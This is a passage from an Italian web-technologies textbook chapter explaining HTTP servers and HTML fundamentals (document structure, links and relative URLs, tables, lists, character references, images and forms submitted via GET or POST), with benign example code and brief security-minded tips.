6. Il browser **interpreta** il contenuto ricevuto e lo mostra all'utente. Se il contenuto è HTML e fa riferimento ad altre risorse (immagini, fogli di stile, script), il browser esegue **ulteriori richieste** per ciascuna di esse.

Il DNS è una rubrica, non un centralino



Il DNS interviene una sola volta, per tradurre il nome in indirizzo IP: il traffico HTTP successivo non lo attraversa. Il risultato viene inoltre messo in cache dal sistema operativo e dal browser, per cui le visite successive allo stesso dominio saltano del tutto questo passaggio.



HTML (*HyperText Markup Language*) è lo standard con cui si rappresentano i documenti ipertestuali nel Web.

- Le pagine web con cui interagiamo nel browser sono documenti definiti tramite HTML.
- HTML permette di definire pagine con titoli, paragrafi, immagini, elenchi, tabelle, form e molto altro.

Se HTTP è il *come* si trasferiscono le risorse, HTML è il *che cosa*: il formato in cui il contenuto è scritto. È l'argomento del prossimo capitolo.

RIFERIMENTI



- **Introduction to Web Applications Development**, Carles Mateu. Liberamente disponibile su *archive.org* sotto licenza GNU FDL. Parti rilevanti: Modulo 1 (*Introduction to Web Applications*).
- **How the web works** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/How_the_Web_works
- **What are hyperlinks?** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_are_hyperlinks
- **What is a URL?** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_URL
- **An overview of HTTP** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview>
- **What is the difference between webpage, website, web server and search engine?** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/Pages_sites_servers_and_search_engines

HTML

DENTRO UN SERVER HTTP



Nel capitolo precedente abbiamo visto che il Web è un sistema di documenti ipertestuali collegati fra loro, e che i client usano HTTP per recuperarli. Prima di scrivere il nostro primo documento, chiariamo che cosa c'è dall'altra parte del filo.

Un **server HTTP** è, molto semplicemente, un **programma**. Le sue responsabilità sono tre:

- si mette in **ascolto** di richieste HTTP su una certa porta (per esempio la 80);
- può gestire **più host** contemporaneamente: è esattamente per questo che nelle richieste HTTP esiste l'header **Host**, che dice al server *quale* dei siti ospitati stiamo cercando;
- risponde alle connessioni servendo file prelevati dalla propria **document root** nel filesystem.




Figura 2.1: *Un solo server HTTP può ospitare più host, ciascuno con la propria document root.*

Solo ciò che sta nella document root >>>

Il server serve esclusivamente i file contenuti nella document root. Tutto il resto del filesystem (il codice sorgente dell'applicazione, i file di configurazione con le password del database, le chiavi private) resta invisibile dall'esterno. È una regola semplice ma fondamentale: quando si pubblica un sito, **tutto ciò che finisce nella document root è pubblico**, compresi i file che pensavamo nessuno avrebbe indovinato.



HTML

HTML (*HyperText Markup Language*) è il linguaggio con cui si descrivono i documenti che i browser visualizzano. Una web app è costituita da uno o più documenti, detti anche *pagine web*.

Il concetto chiave è quello di **linguaggio di marcatura** (*markup language*): i documenti vengono **arricchiti** con un insieme di annotazioni che ne controllano la struttura, la formattazione o la relazione fra le loro parti.

Detto altrimenti: in un file HTML convivono due cose, il **contenuto** (il testo che l'utente leggerà) e la **marcatura** (le annotazioni che dicono al browser che cosa quel testo rappresenta: un titolo, un paragrafo, un collegamento).

Un po' di storia

HTML ha attraversato diverse versioni dal 1993 a oggi. In questo corso ci concentreremo sull'**HTML Living Standard**.




Figura 2.2: Le versioni di HTML.

Che cosa significa «Living Standard»



Fino a HTML5 lo standard veniva pubblicato *a versioni*: si congelava una specifica, le si dava un numero e si ricominciava. Dal 2019 il WHATWG ha adottato il modello di *standard vivente*: esiste una sola specifica, sempre valida, aggiornata in continuazione. Non esiste (e non esisterà) un «HTML 6». Questo è il motivo per cui conviene consultare sempre la documentazione online e non un libro stampato.

TAG, ELEMENTI E ATTRIBUTI



In HTML le annotazioni si chiamano **tag** e si scrivono racchiuse fra parentesi angolari.



Figura 2.3: Anatomia di un elemento HTML.

Il tag di apertura può contenere anche **attributi**, coppie **chiave-valore** (il valore è opzionale):

```
<tagName attributo1="valore" attributo2>
```


Struttura di un documento

Un documento HTML deve iniziare con la dichiarazione `<!DOCTYPE HTML>`. Non è un tag: serve soltanto a comunicare al client quale tipo di documento aspettarsi. Il tag `<html>` rappresenta l'intero documento e contiene un `<head>` e un `<body>`.

Esempio 2.1 — Lo scheletro minimo di una pagina

```
<!DOCTYPE HTML>
<html lang="it">
  <head>
    <title>Ciao mondo!</title>
  </head>
  <body>
    <!-- questo e' un commento -->
    <p>Ciao mondo!</p>
  </body>
</html>
```

 `hello.html`



Il contenuto di `<title>` compare nella linguetta del browser, non nella pagina. Il commento non compare affatto.

- l'attributo `lang` è fortemente consigliato per motivi di **accessibilità**: dice al browser e ai lettori di schermo in che lingua è scritto il contenuto, informazione fondamentale per la sintesi vocale e per la sillabazione;
 - `<head>` contiene i **metadati** del documento;
 - `<body>` contiene il **contenuto vero e proprio**, cioè quello che l'utente vedrà.
-



L'elemento `<head>` è un contenitore di **metadati**, cioè «dati sui dati»: informazioni sul documento corrente. Spesso non vengono mostrati all'utente, ma sono utilissimi ai browser e ai motori di ricerca. È obbligatorio che contenga un `<title>`.

Esempio 2.2 — Un head realistico

```
<head>
  <title>Il Libro della Programmazione</title>
  <meta charset="UTF-8">
  <meta name="description" content="Frammenti dal Libro della Programmazione">
  <meta name="keywords" content="saggezza, programmazione">
  <meta name="author" content="L. L. L. Starace">
  <meta http-equiv="refresh" content="30">
</head>
```

 `head.html`

- `<title>` è il titolo della pagina: compare nella linguetta del browser, nei segnalibri e come titolo nei risultati dei motori di ricerca;
- `charset` dichiara la **codifica dei caratteri**, praticamente sempre **UTF-8**;
- `description` e `keywords` sono metadati usati (con qualche cautela) dai motori di ricerca;
- `http-equiv="refresh"` chiede al browser di ricaricare la pagina ogni 30 secondi.

Se manca il charset



Se si dimentica `<meta charset="UTF-8">`, il browser deve *indovinare* la codifica. Il risultato tipico è la comparsa di caratteri strani al posto delle lettere accentate: un problema che in italiano si nota immediatamente. La riga del charset va messa **il più in alto possibile** dentro `<head>`.

La favicon

Accanto al titolo, nella linguetta del browser, compare quasi sempre una piccola icona: è la **favicon** (da *favorite icon*), che il browser mostra anche nei segnalibri, nella cronologia e nell'elenco delle schede aperte. Si dichiara nell'`<head>` con un elemento `<link>`:

```
<head>
<meta charset="UTF-8">
<title>Il Libro della Programmazione</title>
<link rel="icon" href="/favicon.ico">
</head>
```

`index.html`



- `rel="icon"` dice che la risorsa collegata è l'**icona** del documento (lo stesso attributo `rel` che, con valore `stylesheet`, vedremo servire a collegare i fogli di stile);
- `href` indica la URL dell'immagine. Il formato storico è `.ico`, ma oggi si usano senza problemi anche `.png` e `.svg`, eventualmente indicando il tipo con `type="image/png"`.

La cosa più interessante è ciò che accade dietro le quinte: la favicon **non è contenuta** nel documento HTML, quindi il browser deve effettuare una **richiesta HTTP aggiuntiva** per scaricarla, esattamente come vedremo per le immagini. C'è di più: anche se la pagina *non* dichiara alcuna icona, la maggior parte dei browser prova comunque a chiedere al server il file `/favicon.ico` nella radice del sito. Se il file non esiste, il server risponde **404 Not Found**: la pagina funziona lo stesso, ma quella richiesta fallita compare nei log del server e nella scheda *Rete* dei DevTools, come vedremo alla fine del capitolo (figura 2.9).

Perché la favicon «non si aggiorna»

I browser conservano le favicon nella propria **cache** in modo molto tenace: sostituito il file sul server, capita di continuare a vedere per un po' l'icona vecchia. Di solito basta una ricarica forzata della pagina (**Ctrl+Shift+R**) o aprire direttamente la URL dell'icona. Del funzionamento della cache parliamo alla fine del capitolo.

ELEMENTI FONDAMENTALI



Intestazioni

Gli elementi da `<h1>` a `<h6>` rappresentano **titoli** e sottotitoli, dal più importante al meno importante.

Esempio 2.3 — I sei livelli di intestazione

```
<body>
<h1>Titolo di primo livello</h1>
<h2>Titolo di secondo livello</h2>
<h3>Titolo di terzo livello</h3>
<h4>Titolo di quarto livello</h4>
<h5>Titolo di quinto livello</h5>
<h6>Titolo di sesto livello</h6>
</body>
```

[headings.html](#)

headings.html

Titolo di primo livello

Titolo di secondo livello

Titolo di terzo livello

Titolo di quarto livello

Titolo di quinto livello

Titolo di sesto livello

Le intestazioni non servono a fare il testo grande

Un errore molto comune fra i principianti è scegliere `<h3>` invece di `<h1>` «perché la dimensione mi piace di più». Le intestazioni esprimono la **gerarchia** del documento, non il suo aspetto: i motori di ricerca le usano per capire di che cosa parla la pagina, e i lettori di schermo per permettere agli utenti non vedenti di navigarla saltando di sezione in sezione. Per cambiare la dimensione del testo esiste il CSS.

Paragrafi

L'elemento `<p>` rappresenta un **paragrafo**. I paragrafi iniziano tipicamente su una nuova riga.

Esempio 2.4 — Due paragrafi

```
<h1>Il Libro della Programmazione</h1>
<p>
  Questa pagina contiene alcuni frammenti
  del grande Libro della Programmazione,
  un antico manoscritto perduto nel tempo.
</p>
<p>
  Si dice che il libro sia stato scritto da
  uno degli studenti del leggendario maestro
  Fu-Tzu.
</p>
```

[paragrafi.html](#)

paragrafi.html

Il Libro della Programmazione

Questa pagina contiene alcuni frammenti del grande Libro della Programmazione, un antico manoscritto perduto nel tempo.

Si dice che il libro sia stato scritto da uno degli studenti del leggendario maestro Fu-Tzu.

Si noti una cosa importante: nel sorgente il testo va a capo più volte e contiene molti spazi di indentazione, ma nel risultato tutto ciò è **scomparso**. HTML **collassa gli spazi bianchi**: qualunque sequenza di spazi, tabulazioni e a-capo consecutivi viene trattata come un **unico spazio**. Se serve andare a capo davvero, occorre dirlo esplicitamente con `<br>`.

Commenti

I **commenti** sono delimitati da `<!--` e `-->` e vengono ignorati dai browser. Sono utili per aggiungere note o per nascondere temporaneamente del contenuto.

Esempio 2.5 — Commenti singoli e multi-riga

```
<h1>I due aspetti</h1>
<!-- TODO: aggiungere altra saggezza -->
<p>
  Sotto la superficie della macchina,
  il programma si muove. Senza sforzo,
  si espande e si contrae.
</p>
<!--
<p>
  Le forme sul monitor non sono che
  increspature sull'acqua. L'essenza
  resta invisibile, al di sotto.
</p> -->
```

[commenti.html](#)



Il secondo paragrafo è dentro un commento: non viene mostrato.

I commenti non sono un nascondiglio

Il contenuto commentato **non** viene mostrato, ma viene comunque **inviato al browser**: basta guardare il sorgente della pagina per leggerlo. Non commentare mai credenziali, chiavi API, note interne o indirizzi di ambienti di test: chiunque può leggerli con due clic.

Semantica del testo

Alcuni tag specificano la **semantica** di porzioni di testo.

Tag	Significato
	Enfatizza il contenuto.
	Indica <i>forte importanza</i> .
 	Interruzione di riga. È un tag vuoto , quindi può essere auto-chiuso.
<abbr>	Definisce acronimi e abbreviazioni; il testo esteso va nell'attributo title .
	Contenuto che è stato <i>rimosso</i> dal documento.
<ins>	Contenuto che è stato <i>inserito</i> nel documento.

Esempio 2.6 — Semantica testuale in azione

```
<p>
  I tag
  <abbr title="HyperText Markup Language">HTML</abbr>
  possono essere usati con semantica a livello
  di testo.<br/> Alcuni tag conferiscono
  <strong>importanza</strong> al loro contenuto,
  altri lo <em>enfaticizzano</em>. Alcuni servono
  a evidenziare contenuto <del>rimosso</del>
  <ins>aggiunto</ins>.
</p>
```

`semantica.html`

semantica.html

I tag `HTML` possono essere usati con semantica a livello di testo. Alcuni tag conferiscono **importanza** al loro contenuto, altri lo *enfaticizzano*. Alcuni servono a evidenziare contenuto ~~rimosso~~ aggiunto.

Il testo esteso dell'abbreviazione (*HyperText Markup Language*) compare come suggerimento quando il puntatore si ferma sopra la sigla, che il browser sottolinea con una linea punteggiata.

Semantica, non aspetto

Esistono anche `<i>` (corsivo) e `<b>` (grassetto), che descrivono soltanto l'*aspetto*. Si preferiscono `<em>` e `<strong>` perché descrivono il *significato*: un lettore di schermo cambia intonazione su `<strong>`, mentre su `<b>` non ha nulla da dire. La regola generale in HTML è sempre la stessa: **descrivi che cosa è, non come deve apparire**. Come deve apparire lo dirà il CSS.

I collegamenti si definiscono con il tag **anchor** `<a>`. L'attributo **href** indica la URL di destinazione.

Esempio 2.7 — Un collegamento

```
<p>  
<a href="/fu-tzu.html">Fu-Tzu</a> una volta disse:  
<em>  
  Quando il saggio indica la luna,  
  lo sciocco fissa il dito e si chiede  
  da quale libreria provenga.  
</em>  
</p>
```

 [link.html](#)

link.html

[Fu-Tzu](#) una volta disse: *Quando il saggio indica la luna, lo sciocco fissa il dito e si chiede da quale libreria provenga.*

URL relative e assolute

Le URL indicate in **href** possono essere **assolute** o **relative**.

- Le **URL assolute** includono schema e nome di host, e contengono tutte le informazioni necessarie a raggiungere la risorsa:
`<a href="http://tecweb.com/course/intro.html">`
- Le **URL relative** indicano solo un percorso; schema e host vengono dedotti dal contesto corrente:
`<a href="page.html">` oppure `<a href="/course/react.html">`

La regola di risoluzione dipende dal fatto che la URL relativa cominci o meno con una barra.

Esempio 2.8 — URL relativa che inizia con la barra

Quando una URL relativa inizia con `/`, l'intero percorso viene sostituito.

- Contesto corrente: `http://bookofprogramming.com/fu-tzu/fu-tzu.html`
- Un'ancora `<a href="/index.html">` punta a: `http://bookofprogramming.com/index.html`

Esempio 2.9 — URL relativa che non inizia con la barra

Quando una URL relativa **non** inizia con `/`, viene sostituito solo l'ultimo segmento del percorso, cioè quello dopo l'ultima barra (qui, il nome del file).

- Contesto corrente: `http://bookofprogramming.com/fu-tzu/fu-tzu.html`
- Un'ancora `<a href="pic.jpg">` punta a: `http://bookofprogramming.com/fu-tzu/pic.jpg`

I segmenti punto

Le URL relative possono contenere anche i cosiddetti **segmenti punto**:

- il punto singolo (.) rappresenta la **directory corrente**;
- il punto doppio (..) rappresenta la **directory padre**.

Supponendo che il percorso corrente sia `/a/b/c/hello.html`:

href	Percorso risultante
<code>./index.html</code>	<code>/a/b/c/index.html</code>
<code>../foo.html</code>	<code>/a/b/foo.html</code>
<code>../../pic.jpg</code>	<code>/a/pic.jpg</code>
<code>../../../../pic.jpg</code>	<code>/a/pic.jpg</code> (identico al precedente)

Meglio relative o assolute?

- Le **URL relative** vanno preferite quando si collegano risorse **interne** alla stessa applicazione web. In questo modo, se cambia il nome di host (per esempio passando dall'ambiente di sviluppo a quello di produzione), non c'è alcun bisogno di modificare le pagine HTML.
- Per collegare pagine o risorse **esterne** non c'è scelta: si devono usare URL assolute.

L'attributo target

L'attributo **target** specifica *dove* aprire la risorsa collegata:

- `<a target="_self" href="pic.jpg">` apre la risorsa nella stessa finestra o scheda del browser (è il comportamento predefinito, quando **target** non viene specificato);
- `<a target="_blank" href="pic.jpg">` apre la risorsa in una **nuova** finestra o scheda.

URL CHE PUNTANO A UNA DIRECTORY



Che cosa succede quando una URL punta a una **directory** e non a un file?

I server web rispondono tipicamente con il contenuto del file `index.html`, se esiste nella directory richiesta. Questo comportamento è configurabile:

- altri nomi predefiniti comunemente usati sono `home.html` e `default.html`;
- se non esiste alcun file predefinito, i server HTTP possono essere configurati per generare automaticamente un **indice** della directory, cioè un elenco navigabile dei file che contiene.

L'indice automatico è comodo e pericoloso



L'elenco automatico dei file è utilissimo in sviluppo, ma su un server di produzione espone la struttura interna del sito: backup dimenticati, archivi `.zip`, vecchie versioni delle pagine. È buona norma disattivarlo e mettere sempre un `index.html`, anche vuoto.

Una **tabella** `<table>` contiene un insieme di righe `<tr>` (*table row*). Ogni riga può contenere una o più celle:


- `<td>` (*table data*), le celle di dati;
- `<th>` (*table header*), le celle di intestazione.

Una tabella può contenere anche un elemento `<caption>` che la descrive.

Esempio 2.10 — Una tabella di esami

```
<table>
  <caption>Esami</caption>
  <tr>
    <th>Esame</th><th>Voto</th>
  </tr>
  <tr>
    <td>A</td><td>30</td>
  </tr>
  <tr>
    <td>B</td><td>28</td>
  </tr>
</table>
```

 `tabella.html`



Esame	Voto
A	30
B	28

Senza CSS il browser disegna la tabella in modo molto spartano: nessun bordo (nell'esempio i bordi sono aggiunti per chiarezza), intestazioni in grassetto e centrate, celle larghe quanto basta.

Le tabelle non servono a impaginare



Negli anni Novanta e Duemila era prassi comune costruire l'intero *layout* di un sito con tabelle annidate. Oggi è un grave errore: rende la pagina incomprensibile ai lettori di schermo, impossibile da rendere *responsive* e difficilissima da mantenere. Le tabelle servono a presentare **dati tabellari**. Per l'impaginazione esistono i CSS, che vedremo nel prossimo capitolo.

HTML definisce tre tipi di lista:

- liste **ordinate** `<ol>`, usate per le enumerazioni;
- liste **non ordinate** `<ul>`, usate per gli elenchi puntati;
- liste di **descrizione** `<dl>`, costituite da termini e relative descrizioni, spesso usate per i glossari.

Liste ordinate e non ordinate

Le liste ordinate e non ordinate contengono una sequenza di elementi di lista `<li>` (*list item*).

Esempio 2.11 — Le due liste a confronto

```
<ol>
  <li>Anna</li>
  <li>Bruno</li>
  <li>Carlo</li>
</ol>

<ul>
  <li>TecWeb</li>
  <li><a href="/">Fu-Tzu</a></li>
</ul>
```

 `liste.html`

 `liste.html`

1. Anna
 2. Bruno
 3. Carlo
- TecWeb
 - [Fu-Tzu](#)

Liste di descrizione

Le liste di descrizione contengono una sequenza di termini `<dt>` (*description term*) e di descrizioni `<dd>` (*description details*) relative ai termini che le precedono.

Esempio 2.12 — Un piccolo glossario

```
<dl>
  <dt>Dati</dt>
  <dd>
    Sono fatti di bit,
    eppure assumono forme complesse.
  </dd>
  <dt>Controllo</dt>
  <dd>
    Consiste di istruzioni semplici,
    eppure svolge compiti difficili.
  </dd>
</dl>
```

 `glossario.html`

 `glossario.html`

Dati

Sono fatti di bit, eppure assumono forme complesse.

Controllo

Consiste di istruzioni semplici, eppure svolge compiti difficili.



Alcuni caratteri sono **riservati** in HTML. Che cosa succede se vogliamo scrivere in un documento `<p>3<x e y>6</p>?`

Il browser rischia di confondere i simboli con i tag: incontrando `<x` si aspetta l'inizio di un tag chiamato `x`. Per visualizzare i caratteri riservati bisogna usare i **riferimenti a caratteri** (*character references*, chiamati spesso anche **entità**), che si scrivono in due modi:

<code>&nome_entita;</code> oppure <code>&#numero_entita;</code>		
Risultato	Descrizione	Riferimento
	Spazio non divisibile	<code>&nbsp;</code>
<code><</code>	Minore di	<code>&lt;</code>
<code>></code>	Maggiore di	<code>&gt;</code>
<code>&</code>	E commerciale	<code>&amp;</code>
<code>"</code>	Virgolette doppie	<code>&quot;</code>
<code>'</code>	Virgolette singole (apostrofo)	<code>&apos;</code>
<code>©</code>	Copyright	<code>&copy;</code>

L'esempio visto sopra andrebbe quindi scritto così:

```
<p>3&lt;x e y&gt;6</p>
<p>3&#60;x e y&#62;6</p>
```

[riferimenti.html](#)



Le due righe sono equivalenti: `<` è il riferimento per **nome** e `<` quello per **numero** (60 è il codice del carattere `<`). La tabella completa dei riferimenti si trova nella specifica HTML.

Lo spazio non divisibile

` ` (*non-breaking space*) è particolarmente utile: essendo un carattere «vero» non viene collassato con gli spazi adiacenti e impedisce al browser di andare a capo in quel punto. Serve, per esempio, a tenere unite espressioni come «10 kg» o «Fig. 3».

L'elemento `<img>` serve a incorporare un'immagine in un documento HTML.

- È un **elemento vuoto**: non deve contenere altri elementi;
- l'attributo `src` specifica la URL dell'immagine da includere;
- l'attributo `alt` specifica un testo alternativo che la descrive;
- gli attributi `width` e `height` permettono di specificarne le dimensioni in pixel all'interno della pagina.

Esempio 2.13 — Inserire un'immagine

```
<h1>Fu-Tzu</h1>
<p>
  Un ritratto del maestro,
  generato da DALL-E, e' disponibile
  qui di seguito:
</p>

```

`image.html`



L'attributo alt non è facoltativo >>>

Il testo alternativo viene letto dai lettori di schermo agli utenti non vedenti, viene mostrato se l'immagine non si carica ed è usato dai motori di ricerca per capire che cosa raffigura. Ometterlo significa rendere una parte del contenuto invisibile a una parte degli utenti. Fa eccezione il caso delle immagini puramente decorative, per le quali si usa `alt=""` (vuoto), che dice esplicitamente ai lettori di schermo di ignorarle.

Dietro le quinte

Con le immagini succede qualcosa di nuovo, e piuttosto interessante.

Fino a questo momento i documenti HTML erano **autocontenuti**: tutti i dati del documento stavano *dentro* il documento. C'erano dei collegamenti, ma eravamo liberi di non seguirli.

L'ultima pagina d'esempio, invece, include un contenuto esterno (l'immagine) fornendone soltanto la URL. L'immagine **non è** inclusa nel documento HTML: per visualizzare la pagina il browser deve procurarsi risorse aggiuntive.




Figura 2.4: Una singola pagina con un'immagine richiede due richieste HTTP.

Una pagina, tante richieste

Questo meccanismo si applica a **tutte** le risorse esterne: immagini, fogli di stile CSS, script JavaScript, font, video. Una pagina moderna può facilmente generare cinquanta o cento richieste HTTP. È per questo che il numero e la dimensione delle risorse esterne incidono così tanto sulla velocità percepita di un sito, ed è per questo che la scheda *Network* dei DevTools è uno strumento diagnostico tanto importante.

ATTRIBUTI GLOBALI



Abbiamo incontrato diversi attributi (**href**, **target**, **src**, **alt**). Questi attributi hanno senso solo per alcuni elementi: `<strong src="pic.jpg">Ciao!</strong>` non significherebbe nulla.

Alcuni attributi sono invece **globali**, cioè utilizzabili con **qualunque** elemento HTML.

Attributo	Descrizione
id	Specifica un identificatore univoco nel documento.
lang	Specifica la lingua del contenuto dell'elemento.
style e class	Usati per la presentazione grafica (li vedremo nel prossimo capitolo).

Ancore nelle URL

L'attributo `id` può essere usato anche nelle **ancore** delle URL.



Figura 2.5: Un'ancora punta a un punto preciso dentro la risorsa.

Un'ancora rappresenta una sorta di «segnalibro» interno alla risorsa: dice al browser di mostrare direttamente il contenuto che si trova in quel punto. Nell'esempio, `#some-id` punta all'elemento il cui attributo `id` vale `some-id`. Un caso reale è `https://luistar.github.io/publications/#conference`.

FORM




Gli elementi `<form>` servono a raccogliere **input dell'utente**. L'input viene tipicamente inviato a un server per l'elaborazione. I form contengono elementi come `<input>`, `<label>`, `<textarea>` e `<select>`.

Esempio 2.14 — Un form minimale

```
<form>
  Messaggio:
  <input type="text"><br><br>
  <input type="submit">
</form>
```

`form.html`



Il pulsante `submit` non ha un'etichetta nel codice: il testo «Invia» lo sceglie il browser, nella lingua dell'utente.

Tipi di input

Tipi diversi di elemento `<input>` sono disponibili tramite l'attributo `type`.

Tipo	Descrizione
<code>text</code>	Campo di testo su una sola riga.
<code>password</code>	Campo per password (l'input è nascosto con asterischi).
<code>number</code>	Campo per numeri.
<code>radio</code>	Pulsante radio, per scegliere una fra molte opzioni.
<code>checkbox</code>	Casella di spunta, per sceglierne zero o più .
<code>button</code>	Pulsante cliccabile.

Etichette

L'elemento `<label>` serve a **etichettare** ciascun input. Usare le etichette è una buona pratica di usabilità e accessibilità. L'attributo `for` della label deve essere uguale all'`id` dell'input corrispondente.

Esempio 2.15 — Un form di login

```
<form>
  <label for="id_usr">Nome utente: </label>
  <input type="text" name="usr" id="id_usr">
<br/>
  <label for="id_pwd">Password: </label>
  <input type="password" name="pwd" id="id_pwd">
<br/>
  <input type="submit">
</form>
```

`login.html`



Oltre al vantaggio per i lettori di schermo, le etichette collegate rendono cliccabile il testo stesso: fare clic su «Nome utente» porta il cursore dentro il campo. È un dettaglio che migliora molto l'usabilità, soprattutto su schermi piccoli.

Invio del form

I form possono essere **inviati** (*submit*) per trasmettere i dati raccolti a un gestore (*form-handler*). Al momento dell'invio viene tipicamente effettuata una nuova richiesta HTTP.

- La URL del gestore a cui la richiesta viene inviata è specificata dall'attributo `action` del form (per impostazione predefinita, la stessa pagina su cui si trova il form).
- È possibile specificare anche il metodo HTTP da usare, tramite l'attributo `method` (per impostazione predefinita, `GET`).

```
<form action="/handler.html" method="GET">
  <!-- qui gli elementi del form -->
</form>
```

Al momento dell'invio, l'input raccolto viene rappresentato come una serie di coppie **nome/valore** nella forma:

`nome1=valore1&...&nomeN=valoreN`

Ogni *nome* è il valore dell'attributo `name` di un elemento di input, e il *valore* corrispondente è il suo contenuto al momento dell'invio.

name e id non sono la stessa cosa

L'attributo `id` identifica l'elemento **dentro il documento** e serve al CSS, a JavaScript e alle etichette. L'attributo `name` è il nome con cui il valore viene **inviato al server**. Un input privo di `name` viene semplicemente **ignorato** al momento dell'invio: è uno degli errori più frequenti e più difficili da individuare, perché la pagina sembra funzionare perfettamente.

Invio con GET

Se il metodo è GET, gli input vengono **accodati alla URL** del gestore.

Esempio 2.16 — Invio con il metodo GET

```
<form action="/handler.html" method="GET">
  Messaggio: <input type="text" name="msg"><br>
  Numero: <input type="number" name="num"><br>
  <input type="submit">
</form>
```

form-get.html

form-get.html

Messaggio:

Numero:

Invia

Premendo Invia ↓

```
GET /handler.html?msg=Hello!&num=42 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive
```

Richiesta generata

Se l'utente scrive **Hello!** e **42**, la URL della richiesta diventa:

/handler.html?msg=Hello!&num=42

La parte dopo il punto interrogativo si chiama **query string**, e **msg** e **num** si dicono **parametri di query**.



Figura 2.6: Una URL con parametri di query.

I parametri di query sono informazioni aggiuntive fornite al server, sotto forma di coppie chiave/valore separate da `&`. Il server può usarli per svolgere elaborazioni prima di restituire la risorsa. Un esempio reale è la URL `https://motore-di-ricerca.com/search?q=web+technologies&lang=it`.

Invio con POST

Se il metodo è **POST**, gli input vengono inviati nel **corpo** della richiesta, e la URL della richiesta resta semplicemente `/handler.html`.

Esempio 2.17 — La stessa richiesta, con il metodo POST

```
<form action="/handler.html" method="POST">
  Messaggio: <input type="text" name="msg"><br>
  Numero: <input type="number" name="num"><br>
  <input type="submit">
</form>
```

form-post.html



POST /handler.html **HTTP/1.1**

Host: example.com

User-Agent: Mozilla/5.0

Accept: text/plain

Accept-Language: en-us

Connection: keep-alive

msg=Hello!&num=42

Richiesta generata

I dati non sono più nella URL, ma nel **corpo**, dopo la riga vuota che chiude le intestazioni.

Meglio GET o POST?

Con **GET** i dati finiscono nella URL: restano nella cronologia del browser, nei segnalibri, nei log del server e nell'header **Referer** inviato ai siti esterni. Non va quindi **mai** usato **GET** per password o dati personali. **GET** è indicato per ricerche e filtri, cioè quando avere una URL condivisibile che riproduce lo stesso risultato è un vantaggio; **POST** è indicato quando l'invio **modifica** qualcosa sul server.

Attenzione però: **POST** non è «più sicuro» in senso stretto. Il corpo della richiesta viaggia in chiaro esattamente come la URL. Ciò che protegge davvero i dati è HTTPS.

Codifica delle URL

L'input di un form viene codificato come una stringa di coppie chiave-valore separate da `&`. Che cosa succede se un utente inserisce proprio dei caratteri speciali, come `&`?

Questi caratteri vengono sostituiti da terne del tipo `%XX`, dove `XX` sono due cifre esadecimali che rappresentano il carattere sostituito nella tabella ASCII. Gli spazi possono essere sostituiti da `%20` oppure dal simbolo `+`.

Esempio 2.18 — Percent encoding

```
<form>
